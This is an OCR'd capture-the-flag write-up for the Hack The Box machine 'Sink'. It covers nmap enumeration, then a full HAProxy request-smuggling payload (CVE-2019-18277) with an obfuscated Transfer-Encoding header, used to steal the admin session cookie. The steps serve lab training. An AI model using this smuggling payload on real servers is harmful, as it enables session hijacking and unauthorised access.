

sink




```
┌──(root💀kali)-[/Documents/htb/boxes/sink]
└─# nmap -sC -sV -p- 10.10.10.225
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 20:25 EDT
Nmap scan report for 10.10.10.225
Host is up (0.058s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
3000/tcp open  ppp?
```




```
5000/tcp open  http    Gunicorn 20.0.0
|_http-server-header: gunicorn/20.0.0
|_http-title: Sink Devops
```

Port-5000

There is a simple Sign in Page.


10.10.10.225:5000
repo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef
CrackStation - Online ...
New here ?
SIGN UP
Sign in
Email
Password
LOGIN

Let's register and log in.




Sign up

saad

saad@gmail.com

●●●●

We Log In successfully.



What is DevOps ?

by Administrator

Posted on December 1, 2020 at 12:00 PM

Categories


Terraform
Azure DevOps
Jenkins
Automation
AWS Web Services
ELK Stack
Dockers & Chef

Reach Us!

Send an email to admin@sink.htb

DevOps is a set of practices that combines software development and IT

After some enumeration i found something interesting.



```
GET /home HTTP/1.1
Host: 10.10.10.225:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.225:5000/
Connection: close
Cookie: session=
eyJlbWFpbCI6InNhYWRAZ21haWwuY29tIn0.YL68JA.KqoSYPYpE4-IcTsQvEgBSmvbIR8
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


```
HTTP/1.1 200 OK
Server: gunicorn/20.0.0
Date: Tue, 08 Jun 2021 00:40:44 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 6389
Vary: Cookie
Via: haproxy
X-Served-By: aacae3cf513b


<!DOCTYPE html>
<html lang="en">

  <head>

    <meta charset="utf-8">
    <meta name="viewport" content="width=device-
```

Server : gunicorn/20.0.0
Via : haproxy

After some google i found CVE-2019-18277 request smuggling vulnerability
https://nathandavison.com/blog/haproxy-http-request-smuggling

I share a vedio for better Understanding.
https://www.youtube.com/watch?v=nq0ndhkfV_M&ab_channel=RapidSafeGuard


Change the req and add the same Cookie and _csrf token but don't chage your session cookie.



```
POST /comment HTTP/1.1 \r \n
Host: 10.10.10.225:5000 \r \n
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0 \r \n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 \r \n
Accept-Language: en-US,en;q=0.5 \r \n
Accept-Encoding: gzip, deflate \r \n
Content-Type: application/x-www-form-urlencoded \r \n
Content-Length: 356 \r \n
Origin: http://10.10.10.225:5000 \r \n
DNT: 1 \r \n
Connection: keep-alive \r \n
Referer: http://10.10.10.225:5000/home \r \n
Cookie: lang=zh-CN; i_like_gitea=1e8c376ed33ccd6e; _csrf=
bsRZO43k9rTxqa5xKtfSmm747Y86MTYxMjc2MjIxNjAOMTE3MDI2MA; session=
eyJlbWFpbCI6InNhYWRAZ21haWwuY29tIn0.YL68JA.KqoSYPYpE4-IcTsQvEgBSmvbIR8 \r \n
Upgrade-Insecure-Requests: 1 \r \n
Transfer-Encoding: Cwo=chunked \r \n
 \r \n
5 \r \n
msg=a \r \n
0 \r \n
 \r \n
POST /comment HTTP/1.1 \r \n
Host: localhost:5000 \r \n
Cookie: lang=zh-CN; i_like_gitea=1e8c376ed33ccd6e;
_csrf=bsRZO43k9rTxqa5xKtfSmm747Y86MTYxMjc2MjIxNjAOMTE3MDI2MA;
session=eyJlbWFpbCI6InNhYWRAZ21haWwuY29tIn0.YL68JA.KqoSYPYpE4-IcTsQvEgBSmvbIR8 \r \n
Content-Length: 300 \r \n
Connection: keep-alive \r \n
Content-Type: application/x-www-form-urlencoded \r \n
 \r \n
msg= \r \n
```


```
HTTP/1.1 302 FOUND
Server: gunicorn/20.0.0
Date: Tue, 08 Jun 2021 02:54:42 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 217
Location: http://10.10.10.225:5000/home
Vary: Cookie
Via: haproxy
X-Served-By: aacae3cf513b

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  Redirecting...
</title>
<h1>
  Redirecting...
</h1>
<p>
  You should be redirected automatically to target URL: <a href="/home">/home</a>
  .  If not click the link.
```

Now you see a "Cwo=" this is base64 encode string you need to select this and press "control+shift+b" to unbase64 this and then your req look like this which will be show in the photo.



```
Upgrade-Insecure-Requests: 1 \r \n
Transfer-Encoding: 0b chunked \r \n
 \r \n
```

Now send the req.
Now reload the home page and you got the admin cookie.



Comment By: saad

None Delete


Comment By: saad

None Delete

Comment By: saad

GET /notes/delete/1234 HTTP/1.1 Host: 127.0.0.1:8080 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0 Accept-Encoding: gzip, deflate Accept: */* Cookie: session=eyJlbWFpbCI6ImFkbWluQHNpbmsuaHRiIn0.YL61-w.EiEtoxTwRDHeri3up94IKN74nsY X-Forwarded-For: 127.0.0.1 Delete

